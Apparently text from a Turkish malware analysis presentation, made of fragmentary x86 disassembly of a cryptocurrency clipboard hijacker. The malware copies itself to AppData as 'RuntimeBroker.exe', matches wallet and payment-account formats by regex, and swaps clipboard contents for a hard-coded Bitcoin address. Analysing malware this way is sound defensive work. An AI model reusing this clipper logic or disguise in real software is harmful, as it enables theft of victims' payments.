
push eax
lea eax, [ebp+var_C]
mov large fs:0, eax
push offset Name
; bInitialOwner
; lpMutexAttributes
call ds:CreateMutexA
call ds:GetLastError
cmp eax, 0B7h
jz loc_402987
push 208h
lea eax, [ebp+Filename]
push 0
push eax
call sub_40CF20
add esp, 0Ch
lea eax, [ebp+Filename]
push 104h ; nSize
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameW
push 208h
lea eax, [ebp+pszPath]
push 0
push eax
call sub_40CF20
add esp, 0Ch
lea eax, [ebp+pszPath]
push 1 ; fCreate
push 1Ah ; csidl
push eax ; pszPath
push 0 ; hwnd
call ds:SHGetSpecialFolderPathW
push offset String2 ; "\\RuntimeBroker.exe"
lea eax, [ebp+pszPath]
push eax ; lpString1
call ds:lstrcatW
push 1 ; bFailIfExists
lea eax, [ebp+pszPath]
push eax ; lpNewFileName
lea eax, [ebp+Filename]
push eax ; lpExistingFileName
call ds:CopyFileW
lea ecx, [ebp+pszPath]
loc_402987:
xor eax, eax
mov ecx, [ebp+var_C]
mov large fs:0, ecx
pop ecx
pop edi
pop esi
pop ebx
mov ecx, [ebp+var_10]
xor ecx, ebp
call @__security_check_cookie@4 ; __security_check_cookie(x)
mov esp, ebp
pop ebp
retn 10h
sub_401ED0 endp

Sub_401ED0

```
add     esp, 4
mov     [ebp+var_494], eax
lea     ecx, [ebp+var_4A0]
mov     [ebp+var_4], 0FFFFFFFFh
call    sub_402850
push    [ebp+hMem]
push    ecx
push    (offset a4100109D711+1Ah) ; ""
push    offset a4100109D711 ; "^41001[0-9]?[\\d\\- ]{7,11}$"
lea     ecx, [ebp+var_4A4]
call    sub_403000
mov     [ebp+var_488], 0
push    1
mov     [ebp+var_4], 5
call    sub_408884
add     esp, 4
mov     [ebp+var_4A8], eax
lea     ecx, [ebp+var_484]
mov     [ebp+var_4], 0FFFFFFFFh
call    sub_402850
push    [ebp+hMem]
push    ecx
push    (offset aR09D1213+17h) ; ""
push    offset aR09D1213 ; "^R[0-9]?[\\d\\- ]{12,13}$"
lea     ecx, [ebp+var_488]
call    sub_403000
mov     [ebp+var_4CC], 0
push    1
mov     [ebp+var_4], 6
call    sub_408884
add     esp, 4
mov     [ebp+var_4BC], eax
lea     ecx, [ebp+var_4C8]
mov     [ebp+var_4], 0FFFFFFFFh
call    sub_402850
push    [ebp+hMem]
push    ecx
push    (offset aZ09D1213+17h) ; ""
push    offset aZ09D1213 ; "^Z[0-9]?[\\d\\- ]{12,13}$"
lea     ecx, [ebp+var_4CC]
call    sub_403000
mov     [ebp+var_4E0], 0
push    1
mov     [ebp+var_4], 7
call    sub_408884
add     esp, 4
mov     [ebp+var_4D0], eax
lea     ecx, [ebp+var_4DC]
mov     [ebp+var_4], 0FFFFFFFFh
call    sub_402850
push    [ebp+hMem]
push    ecx
push    (offset aXAZa093234DXA+36h) ; ""
push    offset aXAZa093234DXA ; "(^X[A-Za-z0-9]{32,34}?[\\d\\- ])|(^X[A-"...
lea     ecx, [ebp+var_4E0]
call    sub_403000
mov     [ebp+var_530], 0
push    1
```

Sub_401ED0


loc_402397:
mov edi, ds:OpenClipboard
nop dword ptr [eax]
loc_4023A8: ; hWndNewOwner
push 0
call edi ; OpenClipboard
test eax, eax
jz short loc_4023EF
push 1 ; uFormat
call ds:GetClipboardData
mov [ebp+hMem], eax
test eax, eax
jz short loc_4023E9
push eax ; hMem
call ds:GlobalLock
mov edx, [ebp+var_440]
sub edx, eax
nop dword ptr [eax+00000000h]
loc_4023D0:
mov cl, [eax]
lea eax, [eax+1]
mov [eax+edx-1], cl
test cl, cl
jnz short loc_4023D0
push [ebp+hMem] ; hMem
call ds:GlobalUnlock


push 10h ; uFormat
mov dword ptr [eax], 19h
call esi ; SetClipboardData
call ds:CloseClipboard
mov edi, ds:OpenClipboard
loc_40249F:
cmp [ebp+var_424], 10h
lea ecx, [ebp+var_438]
mov edx, [ebp+var_428]
lea eax, [ebp+var_468]
cmovnb ecx, [ebp+var_438]
push ecx
push 10h
push eax
push ecx
lea edx, [edx+ecx]
call sub_403930
add esp, 10h
test al, al
jz short loc_402514
push 0 ; hWndNewOwner
call edi ; OpenClipboard
test eax, eax
jz short loc_402514
call ds:EmptyClipboard
push 104h ; dwBytes
push 0 ; uFlags
call ebx ; GlobalAlloc
mov edi, eax
push offset a1cGddzfwzutjnp ; "1CGDDzFWZuTJnPvvi3boBDGEayHhtj3Zhs"
push edi ; lpString1
call ds:lstrcpyA
push edi ; hMem
push 1 ; uFormat
call esi ; SetClipboardData
push 4 ; dwBytes
push 0 ; uFlags
call ebx ; GlobalAlloc
push eax ; hMem
push 10h ; uFormat
mov dword ptr [eax], 19h
call esi ; SetClipboardData
call ds:CloseClipboard

Dinlediğiniz için Teşekkürler

gBilge